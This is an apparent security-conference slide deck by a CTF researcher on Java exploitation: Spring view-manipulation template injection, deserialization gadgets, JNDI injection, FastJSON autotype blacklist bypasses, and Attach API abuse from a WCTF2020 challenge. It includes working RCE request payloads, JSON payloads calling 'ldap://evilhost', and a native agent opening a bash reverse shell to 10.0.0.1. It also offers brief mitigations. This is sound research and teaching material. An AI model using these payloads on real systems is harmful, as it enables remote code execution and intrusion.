


# JVMyacni Stories

**Paul Axe**

# whoami

@Paul_Axe

- Security Researcher
- More Smoked Leet Chicken CTF team member

# Java

Java has a lot of legacy, forgotten, under-documented mechanisms

Moreover, Java applications usually have a huge codebase.

So there is a good field for research

# Spring View Manipulation

https://www.veracode.com/blog/secure-development/spring-view-manipulation-vulnerability

# Spring View Manipulation

Spring MVC is a probably most popular web framework for Java

Thymeleaf is a Java template engine for processing and creating HTML, XML, JavaScript, CSS, and text.

They often are used together

# Spring View Manipulation

```
@Controller
public class HelloController {

    @GetMapping("/")
    public String index() {
        return "welcome";
    }
}
// will render welcome.html template
```

# Spring View Manipulation

```
@Controller
public class HelloController {

    @GetMapping("/")
    public String index() {
        return "welcome :: index";
    }
}
// will render "index" fragment of welcome.html template
```

# Spring View Manipulation

```
@Controller
public class HelloController {

    @GetMapping("/path")
    public String path(@RequestParam String lang) {
        return "user/" + lang + "/welcome";
    }
}
// Path traversal, but limited only to a template
directory
```

# Spring View Manipulation

Before loading the template from the filesystem, Spring ThymeleafView class parses the template name as an expression

```
GET /path?lang=__${new
java.util.Scanner(T(java.lang.Runtime).getRuntime().exec
("id").getInputStream()).next()}__::.x HTTP/1.1
```

# Spring View Manipulation

```
@Controller
public class HelloController {

    @GetMapping("/doc/{document}")
    public void getDoc(@PathVariable String document) {
        log.info("Retrieving " + document);
    }
}
// Looks secure?
```

# Spring View Manipulation

Since Spring does not know what View name to use, it takes it from the request URI

```
GET /doc/__${T(java.lang.Runtime).getRuntime().exec("id
")}__::.x HTTP/1.1
```

# Spring View Manipulation

# Java Serialization

https://www.slideshare.net/frohoff1/deserialize-my-shorts-or-how-i-learned-to-start-worrying-and-hate-java-object-deserialization

# Java Serialization

Transforms Java Object to a byte sequence and vice versa:

```
0000000: aced 0005 7372 000a 536f 6d65 4f62 6a65 ....sr..SomeObje
0000010: 6374 6fd1 f104 c2d9 8525 0200 0249 000a cto......%...I..
0000020: 536f 6d65 4e75 6d62 6572 4c00 0a53 6f6d SomeNumberL..Som
0000030: 6553 7472 696e 6774 0012 4c6a 6176 612f eStringt..Ljava/
0000040: 6c61 6e67 2f53 7472 696e 673b 7870 0000 lang/String;xp..
0000050: 0001 7400 0548 656c 6c6f                ..t..Hello
```

# Java Serialization


Serializable and Externalizable interfaces.

Magic methods:

- `private void readObject(ObjectInputStream stream)`
- `public void readExternal(ObjectInput stream)`
- `ANY-ACCESS-MODIFIED Object readResolve()`

# Java Serialization

```
public class CacheManager implements
        Serializable {
    private final Runnable initHook;
    public void readObject(ObjectInputStream ois) {
         ois.defaultReadObject();
         initHook.run();
    }
}
```



```
public class CommandTask implements
        Runnable, Serializable {
    public final String command;
    public void run() {
        Runtime.getRuntime.exec(command)
    }
}
```

# Java Serialization

https://github.com/frohoff/ysoserial

https://github.com/mbechler/marshalsec

# Java Serialization

# JNDI

https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf

# JNDI

Java Naming and Directory Interface (JNDI) is a Java API that allows clients to discover and look up data and objects via a name.

These objects can be stored in different naming or directory services, such as:

- Remote Method Invocation (RMI)
- Common Object Request Broker Architecture (CORBA)
- Lightweight Directory Access Protocol (LDAP)
- Domain Name Service (DNS)

# JNDI

```
Hashtable env = new Hashtable();
env.put(INITIAL_CONTEXT_FACTORY,
   "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(PROVIDER_URL, "rmi://secure-server:1099");
Context ctx = new InitialContext(env);
Object local_obj = ctx.lookup("foo");
```

# JNDI

```
Hashtable env = new Hashtable();
env.put(INITIAL_CONTEXT_FACTORY,
   "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(PROVIDER_URL, "rmi://secure-server:1099");
Context ctx = new InitialContext(env);
Object local_obj = ctx.lookup(USER_CONTROLLED);
```

# JNDI

```
Hashtable env = new Hashtable();
env.put(INITIAL_CONTEXT_FACTORY,
   "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(PROVIDER_URL, "rmi://secure-server:1099");
Context ctx = new InitialContext(env);
Object local_obj = ctx.lookup(
                        "rmi://attacker-server:1099/Obj");
// (!) We can specify absolute URL
```

# JNDI

We can make the vulnerable server connect to our controlled address. To trigger remote class loading, a malicious RMI server can respond with the javax.naming.Reference object

```
Reference ref = new javax.naming.Reference(
                                        "Obj","Obj","http://evilhost/");
```

Since "Obj" is unknown to the target server, its bytecode will be loaded and executed from "http://evilhost/Obj.class"

# JNDI

- Java 8u121 - codebase restrictions were added to RMI
- Java 8u191 - codebase restrictions were added to LDAP

However, it is still possible to trigger deserialization of untrusted data via JNDI injection, but its exploitation highly depends on the existing gadgets.

https://www.veracode.com/blog/research/exploiting-jndi-injections-java

# JNDI

# BeanStack

https://beanstack.io/

# Bean Stack

```
Exception in thread "main" java.lang.RuntimeException: Something
has gone wrong, aborting!
    at com.project.module.Project.badMethod(Project.java:22)
    at com.project.module.Project.oneMoreMethod(Project.java:18)
    at com.project.module.Project.anotherMethod(Project.java:14)
    at com.project.module.Project.someMethod(Project.java:10)
    at com.project.module.Project.main(Project.java:6)
```

# Bean Stack

Stack traces give a lot of information about the running software. The software version deployed on a server can be critical for an attacker during a penetration test.

# Bean Stack

A Java stack trace contains information about the whole call stack, including function names and line numbers. BeanStack matches these function names and line numbers against a huge database of software source code to determine the software version in use.

# Bean Stack

# FastJSON

https://medium.com/@knownsec404team/fastjson-deserialization-vulnerability-history-5206714ceed1

# FastJSON

FastJSON is an open source Java serialization library that was contributed to GitHub by Alibaba under an Apache 2.0 license.

https://github.com/alibaba/fastjson

# FastJSON

- Provides the autotype function, allowing users to specify the type of deserialized object through the "@type" field.
- Creates an object using default constructor
- Calls a corresponding setter methods for every non-public fields it has in the serialized object

# FastJSON

- Provides the autotype function, allowing users to specify the type of deserialized object through the "@type" field.
- Creates an object using default constructor
- Calls a corresponding setter methods for every non-public fields it has in the serialized object

# FastJSON

```
public class JdbcRowSetImpl {
 // ...
 public void setAutoCommit(boolean autoCommit)
                     throws SQLException {
        if(conn != null) {
           conn.setAutoCommit(autoCommit);
        } else {
           conn = connect();
           conn.setAutoCommit(autoCommit);
        }
    }
}
```

# FastJSON

```
public class JdbcRowSetImpl {
    // ...
    private Connection connect() throws SQLException {
    // ...
     InitialContext var1 = new InitialContext();
     DataSource var2 = (DataSource)var1.lookup(
                                        this.getDataSourceName());
     // ...
}

}
```

# FastJSON

```
{
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://evilhost:1099/Evil",
    "autoCommit":true
}
```

# FastJSON

Version 1.2.25

The blacklist of class names was added.

Bypass:

```
{
  "@type": "Lcom.sun.rowset.JdbcRowSetImpl;",
  "dataSourceName": "ldap://evilhost:1099/Evil",
  "autoCommit":true
}
// Fixed in 1.2.42
```

# FastJSON

Version 1.2.42

The blacklist is a set of custom hashes. It also takes a substring if a class is started with "L" and ends with ";"

Bypass:

```
{
  "@type": "LLcom.sun.rowset.JdbcRowSetImpl;;",
  "dataSourceName": "ldap://evilhost:1099/Evil",
  "autoCommit":true
}
// Fixed in 1.2.43
```

# FastJSON

Version 1.2.43

If the class name starts from "LL" and ends with ";" the exception is thrown

Bypass:

```
{
  "@type": "[com.sun.rowset.JdbcRowSetImpl",
  "dataSourceName": "ldap://evilhost:1099/Evil",
  "autoCommit":true
}
// Fixed in 1.2.44
```

# FastJSON

Version 1.2.47

- When a class is loaded for a first time, it is being stored in a global cache table
- If a class is found in a global cache table, it will be used without additional checks
- java.lang.Class is not in a blacklist

# FastJSON

```
{
 "a": {
        "@type": "java.lang.Class",
        "val": "com.sun.rowset.JdbcRowSetImpl"
      },
 "b": {
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "ldap://evilhost:1099/Evil",
        "autoCommit":true
      }
}
// Fixed in 1.2.48
```

# FastJSON

# JVMyachni Otake


# Challenge

WCTF2020 SSHlyuxa challenge

(SSH Love You Uttering X-Mas Application)

https://github.com/paul-axe/ctf/tree/master/wctf2020/sshlyuxa

# Challenge Architecture



# Challenge Vulnerabilities

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket

# But we want to get RCE

# Challenge Vulnerabilities

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket

# Challenge Vulnerabilities

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket (or create any file with any filename on filesystem)

# Challenge Vulnerabilities

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket (or create any file with any filename on filesystem)
5. Due to we are in SSH we can send SIGQUIT signal to a process (Ctrl-\)

# Challenge Vulnerabilities

1. Read any file on the server with the ".pub" extension
2. Write any data to any file with the ".pub" extension (content is limited to 512 bytes)
3. Write to any unix socket
4. Listen on any unix socket (or create any file with any filename on filesystem)
5. Due to we are in SSH we can send SIGQUIT signal to a process (Ctrl-\)

# Java Attach API

# Java Attach API

The Attach API is a Sun Microsystems extension that provides a mechanism to attach to a Java™ virtual machine. A tool written in the Java Language, uses this API to attach to a target virtual machine and load its tool agent into that virtual machine.

https://docs.oracle.com/javase/7/docs/technotes/guides/attach/index.html

# Java Attach API Protocol

1. Create .attach_pid$(pid) in process working dir
2. Send SIGQUIT to a process
3. The process will create a unix socket in /tmp/.java_pid$(pid)
4. Now we can send arbitrary commands to that unix socket

# Java Attach API Protocol

❓ Create .attach_pid$(pid) in process working dir

✅ Send SIGQUIT to a process

❓ Process will create a unix socket in /tmp/.java_pid$(pid)

✅ Now we can send arbitrary commands to that unix socket

# SIGQUIT

```
>>> ^\2021-06-10 18:27:55
Full thread dump OpenJDK 64-Bit Server VM (25.292-b10 mixed mode):

"Service Thread" #9 daemon prio=9 os_prio=0 tid=0x00007f51c8220800 nid=0x3fa0b runnable [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"C1 CompilerThread3" #8 daemon prio=9 os_prio=0 tid=0x00007f51c8213000 nid=0x3fa0a waiting on condition [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"C2 CompilerThread2" #7 daemon prio=9 os_prio=0 tid=0x00007f51c8211000 nid=0x3fa09 waiting on condition [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"C2 CompilerThread1" #6 daemon prio=9 os_prio=0 tid=0x00007f51c820f000 nid=0x3fa08 waiting on condition [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"C2 CompilerThread0" #5 daemon prio=9 os_prio=0 tid=0x00007f51c820c800 nid=0x3fa07 waiting on condition [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"Signal Dispatcher" #4 daemon prio=9 os_prio=0 tid=0x00007f51c8209800 nid=0x3fa06 waiting on condition [0x0000000000000000]
   java.lang.Thread.State: RUNNABLE

"Finalizer" #3 daemon prio=8 os_prio=0 tid=0x00007f51c81d6800 nid=0x3fa05 in Object.wait() [0x00007f51b38f7000]
   java.lang.Thread.State: WAITING (on object monitor)
        at java.lang.Object.wait(Native Method)
```

# Java Attach API Protocol

- ✅ Create .attach_pid$(pid) in process working dir
- ✅ Send SIGQUIT to a process
- ✅ Process will create a unix socket in /tmp/.java_pid$(pid)
- ✅ Now we can send arbitrary commands to that unix socket

# Java Attach API Internals

JVM supports the following commands through Java Attach API:

- agentProperties
- datadump
- dumpheap
- load
- properties
- threaddump
- inspectheap
- setflag
- printflag
- jcmd

# File-Less Execution

# Java Agent

Using Java Attach API we can load agent JAR file from local filesystem:

```
1\x00load\x00instrument\x00false\x00${FILENAME}={args}\x00
```

# Native thread

```
// pwn.c
int Agent_OnAttach(void *vm, char *options) {
  while (1) {
    system("bash -i >& /dev/tcp/10.0.0.1/4242 0>&1");
    sleep(1);
  }
}
```

# Native thread

Now we can compile the agent using the following command

```
$ gcc -fPIC -shared -o pwn.so pwn.c
```

and load it using the following Java Attach API command:

```
1\x00load\x00instrument\x00false\x00/tmp/pwn.so\x00
```

# Native thread

This approach has one limitation - it is very hard to access existing objects in JVM or change the existing bytecode of any function or method.

# Java Agent

```
// Agent.java
import java.lang.instrument.Instrumentation;
import java.lang.Runtime;

public class Agent {
    public static void agentmain(String string, Instrumentation instrumentation)
throws Exception {
        java.lang.Runtime.getRuntime().exec("COMMAND");
    }
}

// META-INF/MANIFEST.MF
Agent-Class: Agent
```

# Java Agent

Now we can compile the agent using the following command

```
$ javac Agent.java
$ jar -cfm agent.jar META-INF/MANIFEST.MF Agent.class
```

and load it using the following Java Attach API command:

```
1\x00load\x00instrument\x00false\x00/tmp/pld.pub=sh -c
$@|sh . PAYLOAD\x00
```

https://codewhitesec.blogspot.com/2015/03/sh-or-getting-shell-environment-from.html

# Java Agent

# Debugging and Instrumentation

# Debugging and Instrumentation

JDB is pain when you want to debug or analyze release compiled classes:

- we cannot set a breakpoint in any place we want
- it’s not always possible to get the variable values

# Debugging and Instrumentation

Java Attach API can be used to help in that case: we can load agent to a running VM and using Java Instrumentation API we can inject custom JVM operation codes into any method or function and thus implement some kind of debugging protocol.

# Debugging and Instrumentation

# Mitigation

# Mitigation

There are two JVM flags to mitigate this issue:

- Flag -XX:-DisableAttachMechanism disables Java Attach API completely
- Flag -XX:-EnableDynamicAgentLoading disables Java Attach API "load" command

# QUESTIONS?

@Paul_Axe